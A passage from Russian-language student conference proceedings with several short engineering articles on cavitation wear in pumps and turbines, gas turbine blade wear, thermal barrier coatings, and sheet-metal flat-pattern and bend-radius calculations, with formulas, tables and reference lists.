Кавитационный износ насосов. Работа насоса в режиме кавитации внешне проявляется шумом, внутренним треском, повышенным уровнем вибрации, а при сильно развившейся кавитации – ударами в проточной полости, опасными для насоса. Принято подразделять кавитационный процесс на три стадии. На первой стадии зона кавитации заполнена смесью жидкости и более или менее крупных пузырьков пара. На второй стадии в кавитирующем потоке на ограничивающей поверхности образуются крупные каверны, срываемые

потоком и вновь образующиеся. Это стадия развитой кавитации. Третья стадия – суперкавитация: весь обтекаемый элемент гидромашины лежит в области каверны. Работа насоса в стадии начальной кавитации нежелательна, но допустима, если детали насоса изготовлены из кавитационноустойчивых материалов, в стадиях развитой и суперкавитации работа насоса становится ненадежной, поэтому недопустима. Как было указано ранее, кавитация возникает обычно во всасывающем тракте насоса на лопастях рабочего колеса, однако кавитационные процессы могут возникать и в напорных потоках в местах срыва жидкости с рабочих лопастей, направляющих лопаток, регулирующих органов [4].

Насосы кавитируют, когда давления достаточно низки или скорости достаточно велики. Для кавитации необходимо, чтобы местное давление на стороне разрежения лопатки насоса стало близким к давлению насыщенных паров жидкости, то есть

$$\frac{P_a}{\rho} - gh_s - g\Delta h \cong \frac{P_v}{\rho},$$

где P_a – атмосферное давление, P_v – давление паров или критическое давление, h_s – высота всасывания,

$$g\Delta h = \frac{V_{m1}^2}{2} + \lambda \frac{W_1^2}{2},$$

здесь λ – эмпирический коэффициент, зависящий от формы лопатки, V_{m1} – скорость на входе, W_1 – относительная скорость. Величина $g\Delta h$ равна полной энергии во всасывающем фланце насоса за вычетом энергии пара.

Число кавитации для лопаток насоса определяется как

$$\sigma_b = \frac{P_1 - P_v}{\frac{1}{2}\rho W_1^2},$$

где P_1 и W_1 – соответственно статическое давление и относительная скорость при входе в колесо [2].

Кавитационный износ турбин. Основными вредными следствиями кавитации в гидротурбинах являются ухудшение энергетических параметров и кавитационная эрозия. Большое значение имеют также вибрации и шум, возникающие при кавитации.

При достаточной степени развития кавитация настолько нарушает нормальное течение потока, что резко возрастают потери энергии, снижаются к. п. д. и мощность. Таким образом, уже при выборе основных параметров гидротурбины необходимо учитывать возможность проявления кавитации. Поэтому в процессе развития турбостроения многие годы основное внимание специалистов сосредотачивалось в первую очередь на влиянии кавитации на энергетические показатели [3].

В качестве характеристики кавитационного режима часто пользуются числом Тома

$$\sigma_{Th} = \frac{P_a - H_s - H_v}{H},$$

где H – высота полного напора в турбине [2].

Так же как и в случае насосов, кавитационные характеристики турбин можно представить в виде функции ζ_v – числа кавитации лопатки и ζ_c – коэффициента потерь расхода

$$\sigma_{Th} = \zeta_v \frac{W_2^2}{2gH} + \zeta_c \frac{V_{2m}^2}{2gH}.$$

Носкевич установил, что $\zeta_c = (0,6...0,75)$, а ζ_v зависит от формы профиля. С другой стороны, Нехлеба получил следующее соотношение:

$$(\sigma_{Th})_{кр} = \frac{1}{2gH} [W_\infty^2(1 + KC_L) - \eta_s C_4^2 - U^2 + 2UV_{U^2} - (1 - \eta_s)(V_a^2 + V_{U^2}^2)],$$

где

$$W_\infty = \frac{W_1 + W_2}{2},$$

C_L – коэффициент подъемной силы с учетом влияния других лопаток, K – кавитационный фактор, больший 1.

Другой подход состоит в оптимизации треугольника скоростей на выходе и дает следующий результат:

$$(\sigma_{Th})_{опт} = 0,207 \frac{U_2^2}{2gH}$$

для $\zeta_c = 0,3$ и $\zeta_v = 0,2$, при которых на выходе из рабочего колеса образуется вихревой шнур [2].

Ряд экспериментальных исследований и большой опыт эксплуатации гидравлических машин различного типа позволяют довольно точно установить наиболее характерные места насосов и турбин, подверженные разрушению вследствие кавитационной эрозии. Проводившиеся наблюдения дают также возможность сделать вывод, что наиболее опасными, с точки зрения кавитационной эрозии гидромашин, являются поверхностная и щелевая кавитации.

У реактивных турбин при нормальных условиях эксплуатации кавитационной эрозии подвержены тыльные (выпуклые) стороны лопастей. Разрушение поверхности лопасти происходит неравномерно. Износ, как правило, увеличивается по направлению к выходной кромке лопасти и бывает наиболее сильным на последней трети длины лопасти.

Лопастей рабочих колес центробежных насосов разрушаются кавитационной эрозией со всасывающей (вогнутой) стороны. Степень износа увеличивается по направлению к выходной кромке лопасти. Если выходные кромки лопастей не заострены, то они также могут быть подвержены весьма интенсивной кавитационной эрозии.

Лопастей рабочих колес осевых насосов разрушаются поверхностной (профильной) кавитацией со всасывающей стороны, при этом износ увеличивается, как правило, по направлению к периферийным торцам лопастей. В отдельных случаях, по-видимому из-за недостатков профилирования лопастей, когда их напорная поверхность обтекается потоком с отрицательными углами

атаки при рабочих режимах насоса, кавитационным разрушениям подвержены напорные поверхности лопастей на некотором расстоянии от входной кромки [1].

Список источников

1. Карелин В. Я. Износ лопастных гидравлических машин от кавитации и наносов. М.: Машиностроение, 1970.
2. Пирсол И. Кавитация. / Пер. с англ. Ю. Ф. Журавлева. М.: Мир, 1975.
3. Пылаев Н. И., Эдель Ю. У. Кавитация в гидротурбинах. Л.: Машиностроение, 1974.
4. Дмитриевский Е. В. Компрессоры, нагнетатели, насосы: учеб. пособие. Брянск: БГТУ, 2017.
5. Дроконов А.М. Подшипники турбинных установок. Брянск, 2009.

Материал поступил в редколлегию 18.04.2024

УДК 621.438

Анализ износа лопаток компрессора газовых турбин

Злыднев Владимир Дмитриевич (ст.гр.О-21-ЭМ-тtn-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Трубопроводные транспортные системы», Вацшиной Анны Павловны (vashhi.anya@yandex.ru)

Аннотация. Проведен анализ лопаток компрессора газовой турбины с целью выявления механизмов износа, возникающего в процессе их эксплуатации. Можно выделить три различных вида изнашивания: эрозионный износ, окислительное повреждение, питтинговая коррозия на стороне высокого давления турбинной лопатки. Выявлены основные причины износа и его влияние на работы турбин.

Ключевые слова: лопатка турбины, абразивный износ, эрозионное разрушение.

Введение. Поступление частиц донных отложений в реки является серьезной проблемой для строительства гидроэлектростанций на реках, загрязненных донными отложениями. Твердые частицы, такие как кварц и полевой шпат, в большом количестве имеются в азиатском горном массиве. Абразивное действие этих частиц приводит к эрозии гидротурбин, особенно на гидроэлектростанциях с высоким и средним напором. Это стало серьезной экономической проблемой из-за затрат на техническое обслуживание и производственных потерь. Обработка без профилактики просто нецелесообразна. Средства для удаления отложений, как правило, пескоструйки, а также конструкция турбины и материалы были значительно усовершенствованы [1].

Существует несколько схем расположения гидроэлектростанций, одна из популярных является ROR, которые непосредственно ставятся прямо в русле реки. Данный метод хорош тем, что не нужно тратиться на хранилище воды, но и имеет свои минусы [1]. Схемы ROR подвержены чрезмерной абразивной эрозии компонентов гидротурбины, называемой гидроабразивной эрозией, которая приводит к выходу турбины из строя в течение первого года эксплуатации, что увеличивает затраты на эксплуатацию и техническое обслуживание. Сообщалось об эрозии компонентов турбины и связанных с этим потерях на гидроэлектростанциях. Производительность гидравлических турбин снижается и стала серьезной технической проблемой при проектировании турбины, подверженной гидроабразивной эрозии. Эрозия в гидротурбинах - сложный процесс. Интенсивность эрозии зависит от параметров эродирующих частиц, таких как размер ила, твердость и концентрация, условий эксплуатации, таких как скорость воды, угол столкновения и т.д., а также свойств основного материала [2].

Существует два типа износа из-за эрозии твердыми частицами, рассматриваемые в данной статье. Абразивный износ определяется как потеря материала при прохождении твердых частиц по поверхности. Этот износ возникает всякий раз, когда твердый предмет нагружается частицами материала, которые имеют равную или большую твердость. С другой стороны, эрозионный износ вызывается ударом частиц о твердую поверхность. Механизм гидроабразивного износа подразделяется на две категории в зависимости от угла падения: угол между траекториями приближающейся частицы и твердой поверхностью [3].

Чтобы предотвратить процесс абразивного изнашивания, наносят покрытия на поверхности турбин. К настоящему времени ведется разработка новых материалов для покрытия, чтобы максимально повысить стойкость к гидроабразивной эрозии и продлить срок службы гидротурбин. Если частицы осадка содержат твердые минералы, такие как кварц, истирание направляющих лопаток, направляющих колес и других стальных деталей становится очень высоким, что быстро снижает эффективность и полностью разрушает турбины за очень короткое время. Также были разработаны новые решения для нанесения на стальные поверхности очень твердого керамического покрытия, защищающего от абразивного износа или замедляющего процесс. Гидроабразивная эрозия в гидротурбинах приводит к снижению КПД. Снижение КПД может быть оценено непосредственно по выработке электроэнергии и мощности, которая могла бы быть произведена на мощности электростанции. Другой способ - оценить потерю КПД на гидроэлектростанции, используя разработанную корреляцию. Доступно лишь ограниченное количество опубликованных работ, количественно описывающих снижение КПД за определенные промежутки времени в зависимости от различной нагрузки турбины [4].

Износ лопатки газовой турбины. Газ в лопатке турбины работает при высокой температуре и давлении. Высокие температуры и давления приводят к

тому, что лопатки турбины являются одной из частей компонентов турбины, которая часто выходит из строя. Выход из строя лопатки приводит к снижению производительности и КПД турбины. На причину выхода из строя лопатки влияют несколько факторов, включая усталость, ползучесть, окисление, разрушение покрытия на лопатке турбины, коррозия, эрозия и разрушение поверхности из-за работы при высоких температурах. Высокая температура лопаток турбин составляет от 1927°F до 3500°F и является одним из основных факторов частоты отказов. Частота отказов отдельных лопастей различается в зависимости от рабочей температуры, скорости вращения, режима работы, общего срока службы и различий в изготовлении. В этой статье рассматриваются несколько примеров отказа компонентов горячей секции турбины, таких как лопатки, в поддержку того, что расследование отказа является ключом к повышению эффективности турбины [5].

Основными факторами, влияющими на выход из строя лопаток турбины, являются усталость и высокие переходные нагрузки. Лопатки турбины испытывают многократную нагрузку во время работы из-за большой центробежной силы вызвано высокой частотой вращения и температурой. Скорость изменения частоты вращения и высоких температур в двигателе увеличивается, что приводит к высокому уровню распределения теплового давления. Повторная нагрузка вызывает усталость лопатки. Усталость лопаток зависит от характера цикла из-за различий в настройках турбинного двигателя. Полный цикл усталостной нагрузки на турбину возникает, когда двигатель разгоняется от остановки до максимальной скорости вращения двигателя, а затем снова останавливается. Движение дроссельной заслонки приводит к небольшому циклу усталостной нагрузки на турбину. Меньшие циклы и более высокие давления приводят к постепенному снижению усталостного ресурса, что приводит к выходу из строя компонентов. Это явление называется усталостью при низком цикле, в то время как низкая амплитуда и высокая частота называются усталостью при высоком цикле. В процессе запуска двигателя лопасть будет подвергаться воздействию высоких температур на внешней поверхности. Этот процесс вызывает чрезмерное усилие сжатия и материал подвергается пластической деформации для снятия давления. Этот показатель сильно варьируется в зависимости от двигателя, нагрузки и температуры лопастей во время работы. Разрушение материала происходит, если вязкость разрушения материала меньше коэффициента интенсивности напряжений, вызванного сочетанием приложенных напряжений и размером трещины. Процесс усталостного разрушения начинается с зарождения трещины, распространения трещины и окончательного разрушения [5].

Термомеханическое усталостное повреждение вызывается сочетанием внешних нагрузок, циклов сжимающих нагрузок и растягивающих нагрузок из-за температурных градиентов во всех компонентах. Этот эффект очень значителен для лопаток турбины, особенно для охлаждаемых лопаток турбины. Лопатки турбины, которые не охлаждаются перед первым запуском двигателя, не имеют остаточного напряжения и находятся при той же температуре [5].

Ползучесть более выражена в материалах, которые долгое время подвергались воздействию высоких температур и приближаются к пределу текучести, так что они могут разрушиться. Лопатки турбины, особенно лопатка первой ступени, являются компонентами, которые чаще всего подвержены ползучести. Скорость ползучести лопатки зависит от свойств материала, времени выдержки, температуры выдержки и приложенной нагрузки на конструкцию. Ползучесть приводит к соприкосновению лопатки с корпусом, что приводит к поломке лопатки турбины. Ползучесть лезвия также приводит к потере слоя покрытия на кромке лезвия, прилегающей к корпусу. Эти условия могут привести к окислению материала лезвия из жаропрочного сплава и коррозии.

В газовых турбинах используются различные виды топлива, включая тяжелое и легкое, которые содержат такие химические элементы, как сера, натрий, кальций, ванадий, свинец и молибден. Топливо может стать серьезной проблемой тепловой коррозии лопатки, если оно загрязнено соленой водой, когда топливо подается в турбину с баржи вместе с загрязнителями воздуха. Примесь, прикрепленная к поверхности лопатки, покрытой защитным оксидом, первоначально не вступает в реакцию, но при наличии работающего газотурбинного двигателя может возникнуть механизм коррозии, эрозии и термического разрушения. Процесс выхода из строя может произойти из-за того, что загрязнения, скопившиеся на лопатке, приводят к повреждению или потере защитного оксидного слоя на поверхности лопатки, что может ускорить окисление и коррозию поверхности лопатки турбины [6].

Эрозия происходит из-за размывания абразивного материала твердыми частицами, которые ударяются о поверхность потока. Причинами эрозионного разрушения лезвия могут быть различные факторы, такие как слой керамических частиц, которые служат тепловым барьером в камере сгорания для поддержания низкой температуры, эти керамические частицы могут высвободиться из-за теплового удара и проходить за турбиной. После прохождения вниз по потоку турбины разрушенный керамический материал воздействует на лопатку, что может привести к выходу ее из строя. Поверхность лопатки защищена слоем охлаждающего воздуха, если охлаждающий слой поврежден даже на короткое время. короткое время, или эффективность процессов нагрева и охлаждения снижается. Шероховатая поверхность лезвия, контактирующая с горячим газом, будет подвергаться циклу высоких термических нагрузок. После нескольких циклов происходит повреждение, а увеличение шероховатости усугубляет проблему. В конечном счете это может привести к снижению производительности и выходу из строя лопатки турбины [6].

Предлагаются рекомендации по повышению стойкости лезвия к разрушению. Нанесение на лезвие подходящего покрытия для повышения термической, эрозионной и коррозионной стойкости. Использование фильтрации, подходящей для топливозаборников и воздухозаборников впускного воздуха. Способ ремонта лезвия после рекомендованного использования в руководстве по эксплуатации лезвия. Размещение

амортизаторов трения между лопастным диском. Расстояние между кончиком лопасти и прилегающей оболочкой должно быть сведено к минимуму для извлечения максимального количества энергии из теплового потока горючего газа.

Материал поступил в редколлегию 18.04.2024

Список источников

1. S. Sangal, M. K. Singhal & R. P. Saini. Hydroabrasive erosion in hydro turbines: a review // International Journal of Green Energy. -2018. -№ 15(4). -pp.232-253. DOI: 10.1080/15435075.2018.1431546
2. Ozturk, I. A literature survey on energy-growth nexus // Energy Policy. - 2010. -№ 38 (1). -pp.340–49. doi:10.1016/j.enpol.2009.09.024.
3. India Brand Equity Foundation-Power Sector Report. -2017. <https://www.ibef.org/industry/power-sector-india.aspx>.
4. Gallardo, J. & Rodriguez-Ortiz, José A. & Herrera, E.J. Fail gas turbine blades // Wear. -2002. -№252. -pp.258-264.
5. W.F. Smith. Structure and Properties of Engineering Alloys: McGraw-Hill, New York. -1981. - p. 485.
6. ASM Metals Handbook, Edition, ASM, Materials Park, OH. -№19. -1987. -p. 1000.

УДК 621.794

Защитные покрытия лопаток турбин от повреждения и износа

Старинская Марина Владимировна (ст.гр.О-21-ЭМ-тмн-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Трубопроводные транспортные системы», Ващишиной Анны Павловны (yashhi.anya@yandex.ru)

Аннотация. Статья рассматривает защитные покрытия лопаток турбины от повреждений и износа. Описываются технологии нанесения покрытий и материалы, используемые для улучшения долговечности и эффективности лопаток. Предлагается подход, основанный на применении теплозащитных покрытий, которые способствуют надежной работе газотурбин.

Ключевые слова: лопатка турбины, абразивный износ, эрозионное разрушение.

Введение. Лопатки турбины являются одним из ключевых элементов в работе газотурбинных двигателей, используемых в авиации, энергетике и других отраслях промышленности. В условиях эксплуатации газотурбинных двигателей лопатки турбины подвергаются высоким температурам, абразивному износу, а также воздействию агрессивных сред, что может привести к их износу, деформации и даже поломке.

Эффективная защита лопаток турбины от воздействия агрессивных условий работы является критически важной для обеспечения надежной и долговечной работы газотурбинных двигателей. Различные способы защиты таких деталей уже давно разработаны и применяются в промышленности, включая теплозащитные напыления из специальных сплавов и керамических покрытий.

Защитные покрытия. Защитные покрытия играют важную роль в обеспечении надежной работы лопаток турбины, защищая их от различных видов повреждений, таких как коррозия, окисление, высокие температуры и износ.

Важнейшее значение в обеспечении необходимой долговечности лопаток турбин принадлежит сохранению как высокой жаропрочности материала лопаток, так и высокой жаростойкости применяемых покрытий с минимальным отрицательным воздействием их на материал основы и механические свойства жаропрочного сплава.

Использование теплозащитных покрытий (ТЗП) позволяет значительно уменьшить термические напряжения на охлаждаемых лопатках, увеличить их долговечность и повысить температуру газа перед турбиной. Покрытия создают теплоизоляционный барьер между горячими газами, проходящими через турбину, и металлическими лопатками [1]. Это позволяет снизить теплопередачу на поверхность лопаток, что помогает предотвратить перегрев и деформацию материала лопаток. Теплозащитный слой уменьшает теплопотери и повышает эффективность работы турбины.

Разработанное ТЗП для лопатки турбины включает в себя компоненты с различными физическими, тепловыми и механическими свойствами. Современная система теплозащитных покрытий имеет несколько слоев из различных материалов с уникальными свойствами и функциями:

- основной сплав (материал изделия);
- термобарьерный слой;
- связующее покрытие;
- термически выращенный оксид (TGO);
- керамическое поверхностное покрытие.

Одними из наиболее распространенных защитных покрытий являются керамические покрытия. Они обладают высокой теплоизоляционной способностью, что позволяет им защищать лопатки от высоких температур. Керамические покрытия, в частности, обладают высокой стойкостью к коррозии и окислению, что позволяет им защитить лопатки от воздействия агрессивных химических компонентов в газовом потоке [2].

В основном керамические покрытия применяются в виде напыления. Нанесение керамического покрытия непосредственно на поверхность жаропрочного сплава не гарантирует необходимой стойкости из-за возможного проникновения кислорода сквозь него, что приводит к быстрому окислению и разрыву керамического слоя. В большинстве случаев защитное покрытие

состоит из минимум двух слоев: внешнего керамического и внутреннего жаропрочного [2].




Рис.1 Схема керамического теплозащитного покрытия

Керамические теплозащитные покрытия также могут помочь снизить тепловое напряжение на лопатках путем уменьшения теплоотдачи. Для достижения этого эффекта используются различные технологии формирования особой "псевдопластичной" структуры керамического слоя. В процессе газотермического напыления керамики и последующей термической обработки создается сетка микротрещин, разбивающих керамику на отдельные фрагменты. Микротрещины улучшают способность керамического слоя поглощать и распределять тепловую энергию, что помогает снизить термические напряжения и обеспечить более равномерное распределение тепла [3].

Одним из значительных преимуществ керамических покрытий является их высокая термическая стойкость, что позволяет лопаткам турбин функционировать при экстремальных условиях и высоких температурах без потери производительности.

Долговечность керамического теплозащитного слоя обеспечивается за счет его способности противостоять агрессивным химическим компонентам, а также термическому циклированию, которое характерно для работы турбинных двигателей [4]. Эти свойства позволяют лопаткам турбин иметь более длительный срок службы и минимизировать необходимость в обслуживании и ремонте.

Кроме того, керамические теплозащитные покрытия обладают высокой прочностью и устойчивостью к износу, что делает их идеальным выбором для повышения эффективности и надежности турбинных двигателей, уменьшая риски отказов и увеличивая время между плановым обслуживанием.

Благодаря этим характеристикам керамические ТЗП позволяют турбинам работать при более высоких температурах, что приводит к увеличению тепловой эффективности и мощности. Кроме того, эти покрытия продлевают срок службы лопаток, снижая термическую усталость и повреждение от горячего газа [5].

Использование теплозащитных покрытий на лопатках турбин является ключевым элементом для повышения эффективности и надежности турбинных двигателей. Их уникальные свойства обеспечивают надежную защиту лопаток турбин, что способствует увеличению срока службы, снижению износа и затрат на обслуживание.

Развитие ТЗП является непрерывным процессом, и в настоящее время ведутся исследования по созданию еще более эффективных и долговечных покрытий. Ожидается, что будущие разработки в этой области приведут к дальнейшему повышению производительности и надежности турбин.

Список источников

1. Каблов Е.Н., Мубояджян С.А. Жаростойкие и теплозащитные покрытия для лопаток турбины высокого давления перспективных ГТД //Авиационные материалы и технологии. 2012. №5. С. 60–70.

2. Качанов Е.Б., Тамарин Ю.А. Технология, структура, свойства теплозащитных покрытий рабочих лопаток турбин // Технология легких сплавов. - 2010. - С. 16-28.

3. Чубаров Д.А., Матвеев П.В. Новые керамические материалы для теплозащитных покрытий рабочих лопаток ГТД //Авиационные материалы и технологии. 2013. №4. С. 43–46.

4. Панков В.П., Бабаян А.Л. Теплозащитные покрытия лопаток турбин авиационных газотурбинных двигателей // Ползуновский вестник. - 2021. - №1. - С. 161-171.

5. Панков В.П. Исследования сплавов и покрытий лопаток турбин газотурбинных двигателей в процессе эксплуатации // Упрочняющие технологии и покрытия. – 2016. – № 5(137). – С. 36–40

Материал поступил в редколлегию 18.04.2024

УДК 514.18

Выявление особенностей учета толщины материала при выполнении разверток производственных деталей

Левая Светлана Дмитриевна (ст. гр. О-23-КТО-тм-Б)

Жеребилов Александр Сергеевич (ст. гр. О-23-ПТМК-птмк-С)

Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы» Левой Марины Николаевны (mlevaya@mail.ru, <http://orcid.org/0000-0003-2977-6200>)

Аннотация. В статье рассматриваются особенности составления и оформления рабочих чертежей разверток, передаваемых в цех для изготовления. Исследуется влияние толщины материала на размеры разверток.

Ключевые слова: развертка, изгиб, раскрой, нейтральный слой

При составлении рабочих чертежей разверток необходимо учитывать:

1. Толщину материала, из которого выкраивается развертка.
2. Технологические требования тех процессов, посредством которых предполагается придать плоской развертке требуемую пространственную форму.
3. Вопросы, связанные с нанесением на чертеже развертки размеров, обеспечивающих ее разметку на металле и обработку в плоском виде.
4. Вопросы экономии материала, т.е. наиболее целесообразного раскроя листов для уменьшения отходов и обрезков.

При изгибании листа его наружная поверхность растягивается, а внутренняя сжимается. Неизменным по размерам остается только некоторый так называемый нейтральный слой листа, расположенный приблизительно по середине толщины листа.

На рисунке (Рис. 1) приведен пример, подтверждающий необходимость учета толщины материала.

Здесь изображена в поперечном разрезе часть клепаного цилиндрического барана. Соединение концов развертки производится встык, при помощи двух накладок А и В и заклепочных швов 1, 2, 3 и 4. Для того чтобы отверстия под клепки, просверленные или пробитые в развертках обеих накладок и самого корпуса барабана, точно совпали при сборке, необходимо расстояние между их осями рассчитать по дугам радиусов R_1 , R_2 и R_3 , вследствие чего на всех трех развертках они будут различны.




Рис.1.

Поэтому, если расстояние между рядами заклепок на развертке накладки А равно m , на развертке корпуса – n , на развертке накладки В-к, то

$$m : n : k = R_1 : R_2 : R_3$$

Этот пример поясняет общее правило учета толщины материала при определении размеров технических разверток гнутых деталей: размеры развертки должны рассчитываться по нейтральному слою листа.

Но соблюдение этого правила является строго обязательным. Если толщина материала очень мала по сравнению с размерами самого изделия и к последним не предъявляется особых требований в отношении точности, то можно и не принимать ее во внимание.

Для упрощения расчетов размеров заготовок при изгибании под углом 90° с малыми радиусами сопряжения можно пользоваться формулой

$$L=l_1+l_2 \pm \Delta$$

где Δ - поправка, величина которой берется по таблице 1, l_1 и l_2 – длины прямолинейных участков детали, измеренные до внутренних поверхностей ее сторон (Рис. 2).

Таблица 1

Поправка Δ при расчете заготовок, изогнутых под углом 90°

s														
	0,1	0,2	0,3	0,4	0,5	0,6	0,8	1,0	1,2	1,5	2,0	2,5	3,0	4,0
0,3	0,13	0,10	0,07	0,03	0,00	-0,14	-0,21	-0,30	-0,42	-0,63	-0,84	1,06	-1,50	
0,4	0,18	0,16	0,12	0,09	0,06	-0,06	-0,13	-0,22	-0,35	-0,56	-0,76	-0,98	-1,42	
0,5	0,23	0,21	0,18	0,15	0,12	0,00	-0,07	-0,17	-0,28	-0,49	-0,70	-0,92	-1,34	
0,8	0,37	0,36	0,34	0,32	0,29	0,19	0,16	0,03	-0,08	-0,28	-0,48	-0,70	-1,12	
1,0	0,47	0,46	0,44	0,42	0,40	0,30	0,24	0,16	0,05	-0,14	-0,35	-0,55	-0,98	
1,2	0,56	0,56	0,54	0,52	0,50	0,42	0,36	0,28	0,18	-0,02	-0,21	-0,42	-0,84	
1,5	0,69	0,70	0,69	0,67	0,61	0,58	0,53	0,46	0,36	0,17	-0,00	-0,22	-0,63	
2,0	0,94	0,99	0,94	0,93	0,92	0,86	0,80	0,74	0,65	0,47	0,30	0,11	-0,31	
2,5	1,15	1,16	1,17	1,16	1,15	1,10	1,06	1,01	0,92	0,77	0,60	0,41	0,02	
3,0	1,38	1,39	1,39	1,40	1,39	1,35	1,31	1,27	1,19	1,05	0,89	0,71	0,32	
4,0	1,83	1,85	1,86	1,86	1,86	1,84	1,80	1,78	1,71	1,59	1,45	1,28	0,95	
5,0	2,30	2,32	2,32	2,33	2,33	2,32	2,30	2,27	2,23	2,12	1,99	1,85	1,53	

Величина поправки Δ рассчитана по формуле

$$\Delta = \frac{\pi}{2} R - 2r,$$

где R -радиус кривизны нейтрального слоя в мм;

r - внутренний радиус изгибания в мм.

В случае изгибания под углом без закруглений или с закруглениями малого радиуса ($r < 3s$) можно также пользоваться формулой

$$L=l_1+l_2+x's,$$

где $x's$ - величина прибавки материала на закругление.

Обычно эта величина принимается равной $(0,4 \div 0,6) s$ при этом чем мягче материал, тем меньше может быть прибавка.

В тех случаях, когда изгибание ведут до соприкосновения сторон, длину заготовки рассчитывают по формуле:

$$L=l_1+l_2-0,43s.$$




Рис.2.




Рис.3.

При изгибании листа его наружная поверхность растягивается, а внутренняя сжимается. Поэтому при слишком малом радиусе изгибания может произойти разрыв наружных волокон материала.

Список источников

1. Ветохин Б.В. К вопросу о применении метода совмещения // Начертательная геометрия и инженерная графика №9 С.70-83
2. Герасимов, А. А. Исследование влияния толщины материала на точность изготовления разверток производственных деталей / А. А. Герасимов, С. В. Карпов // Вестник машиностроения. — 2017. — № 2. — С. 43-46.
3. Суслов А.Г., Порошин В.В., Шалыгин М.Г. Адгезионный износ поверхности трения на уровне субшероховатости. Трение и смазка в машинах и механизмах. 2015. № 7. С. 29-31.
4. Федонин О.Н., Петрешин Д.И., Хандожко А.В., Агеенко А.В. Учет погрешностей системы управления в балансе точности токарного станка с чпу. Вестник Брянского государственного технического университета. 2013. № 3 (39). С. 55-57.
5. Серпик И.Н., Курченко Н.С., Алексейцев А.В., Лагутина А.А. Анализ в геометрически, физически и конструктивно нелинейной постановке динамического поведения плоских рам при запроектных воздействиях. Промышленное и гражданское строительство. 2012. № 10. С. 49-51.

Материал поступил в редколлегию 18.04.2024

УДК 514.18

Анализ особенностей назначения минимального радиуса изгибания при выполнении расчета размеров производственных разверток

Латышева Софья Олеговна (ст. гр. О-23-КТО-тм-Б)

Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы» Левой Марины Николаевны (mlevaya@mail.ru, <http://orcid.org/0000-0003-2977-6200>)

Аннотация. В статье рассматриваются особенности расчета радиуса изгиба. Исследуется зависимость минимального допустимого радиуса изгиба от механических свойств материала, от угла изгиба, от направления линии изгиба относительно волокон проката.

Ключевые слова: развертка, изгиб, раскрой, нейтральный слой

Минимальные радиусы изгиба должны быть определены из того условия, что наибольшая деформация, которая может быть допущена для наиболее растянутого волокна, не должна вызывать напряжение, превышающее 0,8 величины истинного сопротивления разрушению.

Минимальный допустимый радиус изгиба зависит:

- 1) От механических свойств изгибаемого материала.
- 2) От угла изгиба.
- 3) От направления линии изгиба относительно волокон проката.

Допускаемый радиус изгиба тем меньше, чем выше модуль упругости и ниже предел текучести изгибаемого материала и чем больше угол φ . Он уменьшается также при расположении линии изгиба поперёк волокон проката и если по кромке заготовки сняты заусенцы или если при изгибании они расположены по внутренней поверхности.

Минимальный радиус изгиба может быть определен по формуле

$$R_{min} = Ks,$$

где s – толщина материала.

Значения коэффициента K в зависимости от материала и условий изгиба приведены в табл.1.

Приведённые минимальные радиусы изгиба относятся к радиусам, оформляемым пуансоном.

Если нет конструктивной необходимости в назначении на детали минимального радиуса, то с точки зрения усилия изгиба и получения более качественной детали выгодно брать радиус изгиба больше R_{min} .

